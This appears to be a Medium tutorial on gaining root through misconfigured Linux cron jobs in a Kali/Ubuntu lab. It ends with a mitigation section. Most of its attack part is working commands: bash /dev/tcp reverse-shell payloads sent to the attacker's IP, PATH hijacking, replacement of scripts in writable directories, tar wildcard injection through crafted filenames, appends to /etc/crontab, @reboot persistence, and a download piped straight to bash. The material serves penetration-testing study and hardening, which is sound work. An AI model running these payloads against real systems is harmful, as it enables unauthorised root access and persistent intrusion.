Linux Privilege Escalation by Exploiting Cron Jobs: Writable Scripts, PATH Hijacking, Wildcard…
How a single misconfigured cron script gives an attacker a root shell, and how to stop it.
Linux Privilege Escalation by Exploiting Cron Jobs: Writable Scripts, PATH Hijacking, Wildcard Injection & More
How a single misconfigured cron script gives an attacker a root shell, and how to stop it.

Lab: Kali Linux (192.168.88.134) attacker | Ubuntu (192.168.88.135) target
What Is a Cron Job?
Cron is the Linux time-based job scheduler. It wakes up every minute, reads its schedule, and runs whatever commands are due. System administrators use it for backups, log rotation, updates, and monitoring.
Unlike sudo misconfigurations, cron exploitation requires no interaction from the victim — you inject once and wait.
The problem: cron often runs jobs as root. If a root-owned cron job points to a script that a low-privileged user can write to, that user can inject any command they want, and cron will execute it as root on the next tick.
What is low-privileged shell? This means you’ve already landed a shell as a regular user (e.g., via SSH, a web shell, or another exploit), and now you want root.
Cron Syntax Reference
* * * * * /path/to/command
| | | | |
| | | | └── Day of week (0-6, Sun=0)
| | | └──── Month (1-12)
| | └────── Day of month (1-31)
| └──────── Hour (0-23)
└────────── Minute (0-59)
Common patterns:
Schedule : Meaning
* * * * * : Every minute
*/5 * * * * : Every 5 minutes
0 9 * * 1-5 : 9:00 AM weekdays
30 2 * * 0 : 2:30 AM every Sunday
@reboot : Once on system boot
@daily : Equivalent to 0 0 * * *
Where cron jobs are stored:
/etc/crontab          # system-wide (root runs these)
/etc/cron.d/          # drop-in directory for system jobs
/var/spool/cron/crontabs/  # per-user crontabs
crontab -l            # list current user's crontab
crontab -l -u root    # list root's crontab (need root)
Note: This requires root access to read another user’s crontab. As a low-priv user, you can only run crontab -l to read your own.
Lab Setup — Creating a Vulnerable Cron Job
This simulates a real misconfiguration: a root-owned cron script left world-writable.
On Ubuntu (as root):
# Create a directory and the script
mkdir /opt/scripts
nano /opt/scripts/backup.sh
Add these contents:
#!/bin/bash
echo "Backup running" >> /tmp/backup.log
# Make it world-writable (the misconfiguration)
chmod 777 /opt/scripts/backup.sh
# Schedule it to run every minute as root
crontab -e
Setting up the vulnerable lab: creating the world-writable cron script as root
Note: crontab -e edits root's personal crontab stored at /var/spool/cron/crontabs/root. This is different from /etc/crontab. Both are checked by cron, but personal crontabs don't have a USER field, since they run as their owner by definition.
Add this line:
*/1 * * * * /bin/bash /opt/scripts/backup.sh
Root’s crontab scheduling backup.sh to run every minute
*/1 means 'every 1 minute', functionally identical to *, but explicit. You'll often see this in lab setups and real crontabs.
Verify it is running:
cd /tmp
watch -n 5 ls -la
# backup.log should appear within a minute
cat /tmp/backup.log

Confirming the cron job is running: backup.log appears and fills with ‘Backup running’ every minute
watch -n 5 ls -la re-runs ls -la every 5 seconds, letting you see backup.log appear in real time without manually re-running the command.
Enumeration: Finding Cron Jobs
Always run these as your first checks after getting a low-privilege shell.
Method 1: Read cron files directly
cat /etc/crontab
ls -la /etc/cron.d/
ls -la /etc/cron.daily/
ls -la /etc/cron.hourly/
crontab -l
Look for scripts that run as root and check their permissions immediately.

cat /etc/crontab reveals a root cron job calling /opt/scripts/backup.sh every minute — the red arrow marks the vulnerable entry
The bottom line */1 * * * * /bin/bash /opt/scripts/backup.sh is what you're hunting for; a command running as root (no USER field in personal crontab = runs as the owner = root) calling a script at a writable path.
While enumerating standard system cron directories (/etc/crontab, /etc/cron.d) yielded no obvious misconfigurations, checking the root user's personal crontab (crontab -l) revealed our target. A custom script located at /opt/scripts/backup.sh is scheduled to execute every single minute (*/1 * * * *). Since this is root's crontab, this script executes with maximum system privileges.
find /etc/cron* /opt /var /tmp -writable -type f 2>/dev/null
When you have many scripts to check, this finds writable files across common cron script directories in one shot.
/etc/cron* : Search all cron config locations
-writable : Only show files your current user can write to
-type f: Files only, skip directories
2>/dev/null : Suppress “Permission denied” errors so output stays clean
Method 2: pspy (when /etc/crontab is not readable)
pspy monitors process creation in real time without root privileges. It catches every cron execution as it happens.
# On Kali, download pspy64
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64

# Serve it to the target
python3 -m http.server 80
# On Ubuntu target (as low-priv user)
cd /tmp
wget http://192.168.88.134/pspy64
chmod +x pspy64
./pspy64
Downloading and running pspy64 on the target; (no root needed)
chmod +x pspy64 : pspy downloads without execute permissions. chmod +x adds them so you can run it.
Output to look for:
CMD: UID=0 PID=xxxx | /bin/bash /opt/scripts/backup.sh
pspy catches the cron job firing at :01 and :02 — UID=0 confirms it runs as root, and the full script path /opt/scripts/backup.sh is revealed
UID=0 = runs as root. Full script path visible. Check permissions on that script immediately.
Each line pspy prints has: timestamp | CMD: UID=X (the user running it) | PID=XXXXX (process ID) | the full command.
UID=0 = root. The lines with /usr/sbin/CRON -f -P are the cron daemon itself spawning.
The line immediately after with /bin/bash /opt/scripts/backup.sh is the actual script being executed. That script path is your target.
Method 3: LinPEAS (automated enumeration)
# On Kali
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 80
# On target
curl http://192.168.88.134/linpeas.sh | bashLinPEAS runs dozens of checks automatically. For cron, look for the CRON JOBS section — it lists scheduled tasks and highlights paths where the script file or its parent directory is writable in red/yellow.

LinPEAS process list showing cron running /opt/cloak/file.sh as root (highlighted in red and yellow)
Exploitation Method 1: Writable Script (Direct Access)
Scenario: You can read /etc/crontab and see the vulnerable script directly.
Step 1: Check permissions
ls -la /opt/scripts/backup.sh
# -rwxrwxrwx 1 root root ... /opt/scripts/backup.sh
-rwxrwxrwx confirms anyone can write to the script — including our low-priv user
rwxrwxrwx means every user can write to it. Root owns it and cron runs it as root.
Step 2: Start listener on Kali
rlwrap nc -lvnp 443rlwrap : *rlwrap wraps netcat with readline support; arrow keys, command history, and Ctrl+C work in the received shell. Without it, pressing the up arrow sends garbage characters.*
Step 3: Inject reverse shell into the script
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > /opt/scripts/backup.sh
Overwriting backup.sh with a reverse shell one-liner using > (truncate and replace)
> overwrites the entire file with the reverse shell one-liner.
/bin/bash -i ; launches an interactive bash shell. >& redirects both stdout and stderr. /dev/tcp/192.168.88.134/443 ; bash's built-in TCP pseudo-device; opens a connection to your Kali on port 443. 0>&1 ; redirects stdin from the same connection.
Result: a full duplex shell tunnelled over TCP.
Step 4: Wait for cron (up to 60 seconds)
connect to [192.168.88.134] from (UNKNOWN) [192.168.88.135] XXXXX
bash: cannot set terminal process group...: (harmless warning)
root@ubuntu:~# whoami
root
Root shell caught on Kali — id confirms uid=0(root). The ‘cannot set terminal process group’ warning is harmless.
Exploitation Method 2: pspy Discovery + Injection
Scenario: /etc/crontab is not readable by your user. You use pspy to discover the cron job silently.
Step 1: Run pspy on the target
cd /tmp
./pspy64
Wait about 90 seconds. You will see:
UID=0 PID=xxxx | /bin/bash /opt/scripts/backup.sh
Root shell via Method 2: pspy revealed the path, injection completed the exploit
Step 2: Check write permissions on discovered script
ls -la /opt/scripts/backup.sh
# -rwxrwxrwx = writable
Step 3: Inject and catch shell (same as Method 1)
# On Kali
rlwrap nc -lvnp 443

# On target
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > /opt/scripts/backup.sh
Root shell arrives within the next cron cycle.
Exploitation Method 3: PATH Hijacking via Cron
How PATH resolution works:
When cron sees backup.sh (no / in the name), it searches the PATH directories left to right until it finds a match. Since /home/cloak appears first and you own your home directory, your malicious backup.sh there gets found before the real one; if a real one exists at all.
Scenario: The crontab uses a relative command (no full path), and you control a directory that appears earlier in the cron PATH.
Vulnerable crontab entry:
PATH=/home/cloak:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
*/1 * * * * root backup.sh
The script is called as backup.sh without a full path, and /home/cloak is first in PATH.

/etc/crontab shows PATH starts with /home/cloak — and backup.sh is called without a full path, making PATH hijacking possible
Step 1: Confirm PATH in /etc/crontab
cat /etc/crontab | grep -E "PATH|backup.sh"
Confirming PATH and the relative command call in one grep
*-E enables extended regex, allowing the | (OR) operator. This prints any line containing either PATH or backup.sh in one command.*
Step 2: Create malicious script in your home directory
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > /home/cloak/backup.sh
chmod +x /home/cloak/backup.sh
Planting the malicious backup.sh in /home/cloak — the directory cron will search first
Step 3: Start listener and wait
# Kali
nc -lvnp 443
Cron finds your /home/cloak/backup.sh before the real one. Root shell in the next tick.

Root shell from PATH hijacking — cron executed our backup.sh instead of the real one
Exploitation Method 4: Writable Script Directory
WHY directory writability matters even when the file is locked:
Linux file deletion is controlled by the parent directory’s permissions, not the file’s own permissions. If you can write to the directory (drwxrwxrwx), you can rm any file inside it; even root-owned, non-writable ones; and create a replacement. The file's 755 permissions only control who can read/execute it, not who can delete it from its parent directory.
Scenario: The script itself has correct permissions, but the directory it lives in is writable.
Lab setup:
mkdir /opt/scripts
echo '#!/bin/bash' > /opt/scripts/backup.sh
echo 'echo "Secure backup running"' >> /opt/scripts/backup.sh
chmod 777 /opt/scripts
chmod 755 /opt/scripts/backup.sh
Lab setup: directory is 777 but script is 755 — the file is protected, the container is not
Schedule the cron job in /etc/crontab:
nano /etc/crontab
# Add this to the bottom:
*/1 * * * * root /opt/scripts/backup.sh
# 1. Show the script is locked down (NOT writable by cloak)
ls -la /opt/scripts/backup.sh
# 2. Show the directory IS writable
ls -ld /opt/scripts
The file is locked (755, root:root) but the directory is world-writable (777) — enough to delete and replace it
Exploit: Delete the script and replace it
# Remove the original
rm /opt/scripts/backup.sh
# Put malicious script in its place
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > /opt/scripts/backup.sh
chmod +x /opt/scripts/backup.sh
Our malicious backup.sh in place after rm + replace — cron executes it as root at the next tick
Cron finds your file at the same path and executes it as root.
Exploitation Method 5: Wildcard Injection via Cron
WHY tar interprets filenames as flags:
The shell expands * before tar even runs. So tar czf backup.tar.gz * becomes tar czf backup.tar.gz shell.sh --checkpoint=1 --checkpoint-action=exec=bash shell.sh. Tar processes the filenames as if they were command-line arguments — it cannot tell the difference. --checkpoint=1 prints a status message every 1 record processed. --checkpoint-action=exec=bash shell.sh runs a command at each checkpoint. Together: on the first record, tar executes your shell.
Scenario: A root cron job runs tar or rsync with a wildcard in a directory you can write to.
chmod 777 /var/backupsGive everyone write access to the /var/backups directory (this simulates the misconfiguration):
Vulnerable crontab entry:
# Open the system crontab:
nano /etc/crontab
# Add this:
*/1 * * * * root cd /var/backups && tar czf backup.tar.gz *
The * expands to all files in /var/backups. If you create files with names that look like tar flags, tar interprets them as flags.
Step 1: Confirm cron entry
cat /etc/crontab
/etc/crontab showing the vulnerable tar wildcard cron job — expands to all files in /var/backups*
# 2. Prove the directory is writable by your user
ls -ld /var/backups
drwxrwxrwx confirms /var/backups is world-writable — we can create files here
Step 2: Create malicious files in the target directory
cd /var/backups

# 1. Create the reverse shell script
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > shell.sh
chmod +x shell.sh

# 2. Create the malicious wildcard files
echo "" > "--checkpoint=1"
echo "" > "--checkpoint-action=exec=bash shell.sh"

# 3. List the directory to show the files
ls -la
The injected files: shell.sh (payload), --checkpoint=1 and -- checkpoint-action=exec=bash shell.sh (argument injection via filename)
echo "" > "--checkpoint=1": The > creates a file. The filename is literally --checkpoint=1. The echo "" writes an empty line into it — the content doesn't matter, only the filename does.
Notice the filenames --checkpoint=1 and --checkpoint-action=exec=bash shell.sh in the directory listing. When tar expands *, these filenames become arguments.
When tar runs, * expands to: shell.sh --checkpoint=1 --checkpoint-action=exec=bash shell.sh. Tar interprets the filenames as flags and executes bash shell.sh as root.
Step 3: Catch the shell
rlwrap nc -lvnp 443
Root shell from wildcard injection — tar executed our shell.sh via — checkpoint-action
Method 6: Writable /etc/crontab
Lab setup: We need to simulate a lazy administrator who accidentally gave everyone write access to the main configuration file.
On Ubuntu (as root), change the permissions of the system crontab to be world-writable.
chmod 666 /etc/crontabNote: Normal permission is 644 (root write, world read) or 600 (root only). We set 666 (world-writable) to simulate the misconfiguration. This is what you look for during enumeration: ls -la /etc/crontab showing -rw-rw-rw-.
Exploit:
On Ubuntu,
# Discovering misconfigured permissions on the file
ls -la /etc/crontab

# Inject the payload
echo '* * * * * root bash -c "bash -i >& /dev/tcp/192.168.88.134/443 0>&1"' >> /etc/crontab
Notice we are using >> (append). If you use a single > (overwrite) on /etc/crontab, you will delete all system-wide cron jobs, immediately alerting administrators that the system is broken. Always append!
bash -c : wraps the command in a string. When injecting directly into /etc/crontab (not a script file), the shell redirection operators >& need to be passed as a string argument, not interpreted by the cron parser itself. bash -c "..." ensures they're handled by bash, not cron.
On Kali,
# Catch the shell
rlwrap nc -lvnp 443
Method 6A: @reboot Persistence Technique
Getting a root shell is great, but what if the administrator restarts the server? You lose your access. This is where the @reboot directive becomes a powerful post-exploitation technique.
Instead of specifying a time (* * * * *), cron allows you to use @reboot, which tells the system to run the command exactly once every time the machine boots up.
As your low-privileged cloak user (or from the root shell you just caught), inject the reboot payload:
echo '@reboot root bash -c "bash -i >& /dev/tcp/192.168.88.134/443 0>&1"' >> /etc/crontab
Start the listener on Kali,
rlwrap nc -lvnp 443On Ubuntu, do sudo reboot
Watch your Kali terminal. As soon as the Ubuntu machine finishes turning back on, the cron daemon will start, read the @reboot line, and instantly fire a root shell back to your Kali machine without you touching anything.

Upgrading the Shell
Once you have a root shell via netcat, upgrade it for a fully interactive TTY:
# On the reverse shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Press Ctrl+Z to background
stty raw -echo; fg
# Fix terminal size
export TERM=xterm
stty rows 38 columns 150
Upgrading a raw netcat shell to a fully interactive TTY — tab completion, arrow keys, and Ctrl+C all work after
python3 -c 'import pty; pty.spawn("/bin/bash")' → Spawns a pseudo-terminal inside the reverse shell, enabling TTY features like tab completion and Ctrl+C.
Ctrl+Z → Backgrounds the netcat process to your local shell.
stty raw -echo; fg → stty raw stops your terminal from processing special characters (so Ctrl+C doesn't kill your local shell). -echo stops it from printing what you type. fg brings netcat back to the foreground — now your keypresses go directly to the remote shell.
export TERM=xterm → Tells the remote shell what type of terminal you are, enabling correct rendering of programs like vim or nano.
stty rows 38 columns 150 → Matches the remote shell's terminal size to your local window so tools like top display correctly.
Full Workflow Summary
[Enumeration]
cat /etc/crontab
ls -la /etc/cron.d/
crontab -l
find /etc/cron* /opt /var /tmp -writable -type f 2>/dev/null
./pspy64              (if crontab not readable)
linpeas.sh            (automated)

[Check Permissions]
ls -la /path/to/script.sh
ls -ld /path/to/directory/   (check parent dir too)

[Exploitation: choose method]
Method 1: script writable, direct injection
Method 2: pspy discovery + injection
Method 3: PATH hijacking (relative command in crontab)
Method 4: wildcard injection (tar with *)
Method 5: writable directory, replace script
Method 6: writable /etc/crontab, append own cron job
Method 6A: @reboot persistence

[Listener]
rlwrap nc -lvnp 443

[Payload]
echo '/bin/bash -i >& /dev/tcp/192.168.88.134/443 0>&1' > script.sh

[Upgrade Shell]
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z, stty raw -echo, fg
Mitigation
- Correct script permissions:
chmod 700 /opt/scripts/backup.shandchown root:root. Never use 777 on any script. - Correct directory permissions: directories containing cron scripts should be root-only.
chmod 700 /opt/scripts/. - Restrict /etc/crontab:
chmod 600 /etc/crontabso low-privilege users cannot read it. - Use full paths in crontab: Always specify the full binary path (
/usr/bin/tarnottar) to prevent PATH hijacking. - Cron logs every job execution to syslog. Reviewing these logs catches unexpected scripts being added or run at unusual times. ->
grep CRON /var/log/syslog # or /var/log/cron on RHEL - Avoid wildcards in cron commands: Use explicit file lists instead of
*with tools like tar. - Audit cron jobs regularly: Use
lynisorLinPEASduring routine security reviews. - Monitor with auditd: Alert on writes to cron-driven scripts. ->
auditctl -w /opt/scripts/backup.sh -p wa -k cron_script_write - Integrity monitoring: Deploy
aideortripwireto detect unauthorised script modifications. - Run cron under least-privilege accounts: Use dedicated service accounts instead of root wherever possible.
Conclusion
Cron job exploitation is one of the most reliable Linux privilege escalation paths because it abuses a built-in system feature, not a software vulnerability. A single world-writable script, a weak PATH, or a wildcard in a tar command is all it takes. The attacker only needs to wait for the next tick.
Six distinct methods are covered here: direct script injection, pspy-assisted discovery, PATH hijacking, wildcard injection, and directory replacement. The reconnaissance changes; the outcome does not. Every one of these appears in OSCP, CTFs, and real engagements.
Special thanks to Nishchay Gaba for the guidance and support throughout.
Keep learning. Stay ethical.
메타데이터
- post_id
- 7df73edb4d3d
- slug
- linux-privilege-escalation-by-exploiting-cron-jobs-writable-scripts-path-hijacking-wildcard-7df73edb4d3d
- url
- https://medium.com/@betigetin/linux-privilege-escalation-by-exploiting-cron-jobs-writable-scripts-path-hijacking-wildcard-7df73edb4d3d
- canonical_url
- https://medium.com/@betigetin/linux-privilege-escalation-by-exploiting-cron-jobs-writable-scripts-path-hijacking-wildcard-7df73edb4d3d
- author_url
- https://medium.com/@betigetin
- status
- ok
- fetched_at
- 2026-06-29 22:44:20